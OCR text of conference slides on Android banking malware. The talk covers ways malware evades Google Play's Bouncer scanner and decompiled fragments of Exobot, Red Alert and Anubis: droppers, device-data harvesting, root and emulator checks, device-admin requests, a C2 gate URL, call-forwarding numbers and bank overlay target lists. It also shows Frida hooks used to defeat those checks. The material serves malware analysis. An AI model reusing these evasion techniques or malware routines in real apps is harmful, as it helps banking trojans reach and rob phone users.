


Android Malware Adventures

Kürşat Oğuzhan Akıncı
Mert Can Coşkuner

Agenda

INTRODUCTION | ANDROID MALWARE | COMMAND & CONTROL | QUESTIONS & ANSWERS

1

Introduction

1. Who We Are?
2. What We Do?
3. Google Play Store and Bouncer
4. Bypassing Bouncer
5. Developments in Android

2

Android Malware

1. Android Malware Scene
2. Analysis: Exobot
3. Analysis: Red Alert
4. Analysis: Anubis
5. Analysis: Hydra
6. Analysis: Cerberus

3

Command&Control

1. Why C2?
2. Automated C2 Extraction
3. Exploiting C2s

SINGAPORE BSIDES

Who We Are?

Mert

Security Engineer at Trendyol. Member at Blackbox Security and Hitcat.

Kürşat

Security Engineer at Trendyol.
Team Lead at Blackbox Security.
Member at Hitcat.
Red Team Member at Synack.
@koakinci

trendyol.com

What We Do?

- Hunt mobile malware samples
- Reverse
- Extract IoCs
- Hack C2 and purge stolen data

Google Play Store and Bouncer

- Google introduced Bouncer in Feb 2012 as an anti-malware tool
- Only performs dynamic analysis and checks for 5 minutes
- Only has 1 contact and 2 photos under same account in a simulated device
- IP range can be revealed if internet permission is granted to the tested application

Bypassing Bouncer

- Idle for sometime before starting the main activity
- Download malicious dex after installation and load externally
  - DexClassLoader
- Implement anti-emulator. Some examples:
  - Known pipes: /dev/socket/qemud, /dev/qemu_pipe
  - Known files: /system/lib/libc_malloc_debug_qemu.so, /sys/qemu_trace, /system/bin/qemu-props
  - Known qemu drivers: goldfish
  - Known geny files: /dev/socket/genyd, /dev/socket/baseband_genyd


Developments in Android

- Better storage encryption, Adiantum
- Better process isolation and attack surface reduction
- Better authentication, BiometricPrompt API
- Google Play policy changes
  - *"We will be **removing apps from the Play Store** that ask for **SMS** or **Call Log permission** and **have not submitted a permission declaration form**"*
  - *"**Device admin** has been considered a legacy management approach since Android's managed device (device owner) and work profile (profile owner) modes were introduced in Android 5.0. … To support this transition and focus our resources toward Android's current management features, we **deprecated device admin for enterprise use** in the **Android 9.0 release** and we'll **remove** these functions in the **Android 10.0 release.**"*

Developments in Android


- Android Q and beyond
  - No more monitoring the clipboard in the background
  - Storage permission restrictions
  - System alert window permission is to be removed and replaced by the restricted Bubbles API
  - Restrictions of starting Activity in the background
  - Screen recording restrictions
- Google introduces App Defense Alliance to find potentially harmful applications

Malware-as-a-service



Analysis: Exobot

1. Uses dropper
2. Bankbot
    a. anti-* techniques
        i. anti-emulator
        ii. root detection




```
public static void installApp(Context context, File file) {
    try {
        Intent intent = new Intent("android.intent.action.VIEW");
        intent.addFlags(268435456);
        intent.setDataAndType(Uri.fromFile(file), "application/vnd.android.pa
        context.startActivity(intent);
    } catch (Exception e) {
        e.printStackTrace();
    }
}

public static boolean isInstalledPackage(Context context, String str) {
    try {
        List installedPackages = context.getPackageManager().getInstalledPack
        for (int i = 0; i < installedPackages.size(); i++) {
            if (((PackageInfo) installedPackages.get(i)).packageName.equals(s
                return true;
            }
        }
    } catch (Exception e) {
    }
    return false;
}
```

1

SINGAPORE BSIDES

Analysis: Exobot

1. Uses dropper
2. Bankbot
   a. anti-* techniques
      i. anti-emulator
      ii. root detection

```
private static String a() {
    return n.dc + (Build.BOARD.length() % 10) + (Build.BRAND.length() % 10) + (Build.CPU_ABI
}

public static String a(Context context) {
    String deviceId = ((TelephonyManager) context.getSystemService("phone")).getDeviceId();
    return deviceId == null ? "" : deviceId;
}

public static String a(TelephonyManager telephonyManager) {
    return telephonyManager.getNetworkCountryIso();
}

public static String b(Context context) {
    TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone")
    String simOperatorName = telephonyManager.getSimOperatorName();
    return !simOperatorName.equals("") ? simOperatorName : telephonyManager.getNetworkOperat
}

public static String b(T
    return telephonyMana
}

public static String c(C
    return q.a(a(context
}

public static boolean d(
    return ((KeyguardMan
}
```

```
public static boolean isRootAvailable() {
    List asList = Arrays.asList(System.getenv("PATH").split(":"));
    for (int i = 0; i < asList.size(); i++) {
        String str = (String) asList.get(i);
        if (!str.endsWith("/")) {
            str = str + "/";
        }
        ShellCommand shellCommand = new ShellCommand("ls " + str + "su");
        shellCommand.execute();
        if (!shellCommand.getOutput().isEmpty()) {
            return true;
        }
```

Analysis: Exobot

1. Uses dropper
2. Bankbot
    a. anti-* techniques
        i. anti-emulator
        ii. root detection

```
public static final String bc = a("get_packages");
public static final String bd = a("get_device_model");
public static final String be = a("get_os_ver");
public static final String bf = a("get_number");
public static final String bg = a("get_operator");
public static final String bh = a("get_imei");
public static final String bi = a("get_country");
public static final String bj = a("get_contacts");
public static final String bk = a("get_language");
public static final String bl = a("list_add");
public static final String bm = a("format_date");
public static final String bn = a("mastercard");
public static final String bo = a("visa");
public static final String bp = a("amex");
```

2

Analysis: Exobot

1. Uses dropper
2. Bankbot
    a. anti-* techniques
        i. ~~anti-emulator~~
        ii. root detection

```
Java.perform(function() {
    var func = Java.use("mcvndicwuz.myturyaivrmkovzxjp.C0481j")
    func.m2107a.implementation = function(ctx) {
    var deviceId = “b359081a0a39d06d”; //Random deviceid
    return deviceId
    }
});
```

Analysis: Exobot

1. Uses dropper
2. Bankbot
   a. anti-* techniques
      i. ~~anti-emulator~~
      ii. ~~root detection~~

```
Java.perform(function() {
        var execCmd = Runtime.exec.overload('java.lang.String', '[Ljava.lang.String;', 'java.io.File')
        var exec1Params = Runtime.exec.overload('java.lang.String')
        execCmd.implementation = function(cmd, env, dir) {
            if (cmd == "su") {
                var fakeCmd = "fakeCmd";
                return exec1Params.call(this, fakeCmd);
            }
        return execCmd.call(this, cmd, env, dir);
        };
});
```

Analysis: Red Alert

1. C2 through twitter
2. Device admin
3. Check running apps

```
Log.i("network", "try to get time");
HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(this.a.getResources().getStr
httpURLConnection.setRequestMethod("GET");
httpURLConnection.setUseCaches(false);
httpURLConnection.setRequestProperty("Accept", "text/html,application/xhtml+xml,application/xm
httpURLConnection.setRequestProperty("Accept-Language", "en-US,en;q=0.5");
int responseCode = httpURLConnection.getResponseCode();
System.out.println("Response Code : " + responseCode);
if (responseCode != 200) {
    throw new Exception("twitter response in NOT OK!");
}
BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(httpURLConnection.get
StringBuilder stringBuilder = new StringBuilder();
while (true) {
    String readLine = bufferedReader.readLine();
    if (readLine == null) {
        break;
    }
    stringBuilder.append(readLine);
}
bufferedReader.close();
String trim = ((h) org.a.a.a(stringBuilder.toString()).a("body").get(0)).l().trim();
return !trim.isEmpty() ? c.a(trim + this.a.getResources().getString(2131034121)).substrin
```

1

Analysis: Red Alert

1. C2 through twitter
2. Device admin
3. Check running apps

```
if (!getSharedPreferences("com.main", 0).getBoolean("first_start", fals
    Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    intent.putExtra("android.app.extra.DEVICE_ADMIN", new ComponentName
    intent.putExtra("android.app.extra.ADD_EXPLANATION", 2131034119);
    startActivity(intent);
    getSharedPreferences("com.main", 0).edit().putBoolean("first_start"
}
startService(new Intent(this, WldService_dstg7bsen8.class));
finish();
```

2

Analysis: Red Alert


1. C2 through twitter
2. Device admin
3. Check running apps

```
Process exec = Runtime.getRuntime().exec("/system/bin/toolbox ps -p -P -x -c");
BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(exec.getInputStream()));
List<String> arrayList = new ArrayList();
List<a> arrayList2 = new ArrayList();
while (true) {
    String readLine = bufferedReader.readLine();
    if (readLine == null) {
        break;
    }
    arrayList.add(readLine);
}
exec.waitFor();
for (String str2 : arrayList) {
    if (str2.startsWith("u0") && str2.contains(" fg ")) {
        try {
            str2 = str2.split("\\s+", 13)[12];
            if (str2 != null) {
                String[] split = str2.split("\\s+");
                String str3 = split[2];
                if (str3.contains(".")) {
                    a aVar = new a();
                    aVar.a(str3);
                    arrayList2.add(aVar);
                    str2 = split[3];
                    if (str2 != null) {
                        split = str2.split(":", 2);
                        if (split[1] != null) {
                            split = split[1].split(",");
                            if (split[0] != null) {
                                try {
                                    aVar.a(Integer.valueOf(split[0]).intValue());
                                } catch (NumberFormatException e) {
                                }
                            }
```

3

Analysis: Anubis

INTRODUCTION | ANDROID MALWARE | COMMAND & CONTROL | QUESTIONS & ANSWERS




SINGAPORE BSIDES

Analysis: Anubis

Hunting anubis

1. Fake apps
2. Imitating other apps
3. Phishing



SINGAPORE BSIDES

Analysis: Anubis

INTRODUCTION | ANDROID MALWARE | COMMAND & CONTROL | QUESTIONS & ANSWERS

Hunting anubis

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

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2

SINGAPORE BSIDES

Analysis: Anubis

1. Dropper
2. Obfuscation + encryption
3. Bankbot + ransomware

```
package com.sahibindan.app;

import android.os.Environment;
import com.sahibindan.app.engine.Rows;
import java.io.File;
import java.util.Arrays;
import java.util.List;

public class Config {
    public static final boolean ADMIN_ENABLE = false;
    public static final int ADMIN_REQUEST_COUNT = 5;
    public static final boolean DEBUG = false;
    public static File DOWNLOADS_DIR = new File(Environment.getExternalStorageDirectory(), Rows.downloads);
    public static String LOGS_DIR = "";
    public static final boolean REPEAT_ADMIN_REQUEST_AFTER_DISABLE = true;
    public static List SERVERS = Arrays.asList(new String[]{"https://junilogart8.info:7227/gate.php"});
    public static int SERVER_TRY_COUNT = 5;
    public static final long START_INSTALL_INTERVAL = 20000;
    public static final long TASKS_CHECK_INTERVAL = 60000;
}
```

1

Analysis: Anubis

1. Dropper
2. ~~Obfuscation~~ + encryption
3. Bankbot + ransomware

```
public static final String req_exp = s("r**pE2****pE2****pE2**e**pE
public static final String resp_code = s("r**pE2****pE2**e**pE2**s**
public static final String root = s("r**pE2**o**pE2****pE2**o**pE2**
public static final String s_package = s("p**pE2**a**pE2****pE2****p
public static final String settings_key1 = s("s**pE2**1**pE2****pE2*
public static final String settings_key2 = s("s**pE2**2**pE2****pE2*
public static final String size = s("s**pE2****pE2****pE2**i**pE2***
public static final String sql_asc = s(" **pE2****pE2****pE2**A**pE
public static final String sql_format = s("c**pE2****pE2**r**pE2**e*
public static final String sql_id = s("_**pE2****pE2****pE2**i**pE2*
public static final String sql_package = s("p**pE2**a**pE2****pE2***
public static final String sql_path = s("p**pE2****pE2**a**pE2**t**p
public static final String sql_task_id = s("t**pE2**a**pE2**s**pE2**
public static final String sql_tasks = s("t**pE2****pE2**a**pE2**s**
public static final String sql_try_count = s
public static final String sql_what = s(" **
public static final String text_html = s("t**
public static final String times = s("t**pE2
```

```
➜ Desktop sed 's/\*\*pE2\*\*//g' www
.apk
application/vnd.android.package-archive
downloads
internal://close

s1
s2
```


SINGAPORE BSIDES

Analysis: Anubis

1. Dropper
2. ~~Obfuscation~~ + encryption
3. Bankbot + ransomware

```
class tRIrsGl {
    String BJydTi = "rpftht rincsronsas  ipalsitrd ertaeraroeo irdsen ipalsitrd ertaeraroeo irds
    String FWDQMYvfyzC = "spdael aharsr cispmzopict urfsoeae rdgftiel tsmsyger u spdael aharsr c
    String KSIlZLycj = "tltrtir etmreiebt autbiswlyisn dawodi noabosuleonse lcuieng rpftht rincs
    int OUhPcNR = 69;
    String PgBmNHP = "tltrtir etmreiebt autbiswlyisn tltrtir etmreiebt autbiswlyisn buriliuzo if
    String UXOWgGzco = "nlgeiusuoe nrutbpeum snts tltrtir etmreiebt autbiswlyisn fredrmod ubarbg
    String UYWfwXPrHZV = "ipalsitrd ertaeraroeo irdsen rpftht rincsronsas  buriliuzo iflcaulgnr
    int hpzUZpRXGy = 3907;
    String mOHpcT = "urfsoeae rdgftiel tsmsyger u urfsoeae rdgftiel tsmsyger u dawodi noabosuleo
    String qpqCFotARgrt = "dawodi noabosuleonse lcuieng spdael aharsr cispmzopict rpftht rincsro
    String rnHlwJn = "dawodi noabosuleonse lcuieng rpftht rincsronsas  ipalsitrd ertaeraroeo ird
    String ygwmtjXu = "urfsoeae rdgftiel tsmsyger u sltnrndecohcie p ipalsitrd ertaeraroeo irdse

    tRIrsGl() {
    }
```

2

SINGAPORE BSIDES

Analysis: Anubis

1. Dropper
2. ~~Obfuscation~~ + encryption
3. Bankbot + ransomware
    a. Call forwarding

```
public void onReceive(Context context, Intent intent) {
    Log.d("12280", "Number is-->> " + this.f1609a);
    this.f1609a = intent.getStringExtra("android.intent.extra.PHONE_NUMBER");
    ArrayList arrayList = new ArrayList();
    arrayList.add("+9008502200000");
    arrayList.add("+908502200000");
    arrayList.add("+904440000");
    arrayList.add("+9008502220400");
    arrayList.add("+908502220400");
    arrayList.add("+904440400");
    arrayList.add("+9008502220724");
    arrayList.add("+908502220724");
    arrayList.add("+904440724");
    arrayList.add("+9008502222525");
    arrayList.add("+908502222525");
    arrayList.add("+904442525");
    arrayList.add("+9008502227878");
    arrayList.add("+908502227878");
    arrayList.add("+904447878");
    arrayList.add("+9008502000666");
    arrayList.add("+908502000666");
    arrayList.add("+904440832");
    arrayList.add("+9002166353535");
    arrayList.add("+902166353535");
    arrayList.add("+9008507240724");
```

Analysis: Anubis

1. Dropper
2. ~~Obfuscation~~ + encryption
3. Bankbot + ransomware
   a. Call forwarding
   b. Overlay attack

```
|OTP Smart|
|OschadBank|
|PlatinumBank|
|UniCreditBank|
|aval_bank_ua|
|UKRGASBANK|
|UKRSIBBANK|
|Chase|
|Wells Fargo|
|BOA|
|TD Bank|
|AKBANK_TR|
|YapiKredi_TR|
|ISBANK_TR|
|QNB_FinansBank_TR|
|GarantiBank_TR|
|HalkBank_TR|
|Ziraat_TR|
```

```
|SberBank_RU|
|AlfaBank_RU|
|QIWI|
|R-CONNECT|
|Tinkoff|
|PayPal|
|webmoney|
|RosBank|
|VTB24|
|MTS BANK|
|Yandex Bank|
|Privat24_UA|
|OshadBank_UA|
|RussStandart|
|UBank|
|Idea_Bank|
|Iko_Bank|
|Bank_SMS|
```

Analysis: Anubis

1. Dropper
2. ~~Obfuscation~~ + ~~encryption~~
3. Bankbot + ransomware
    a. Call forwarding
    b. Overlay attack

```
Java.perform(function() {
    var file = Java.use("java.io.File");
    file.delete.implementation = function(input) {
    if(this.getAbsolutePath().includes("jar")) {
    console.log("this.getAbsolutePath());
    }
    return true
    }
});
```

Analysis: Anubis

1. Dropper
2. ~~Obfuscation~~ + ~~encryption~~
3. Bankbot + ransomware
   a. Call forwarding
   b. Overlay attack

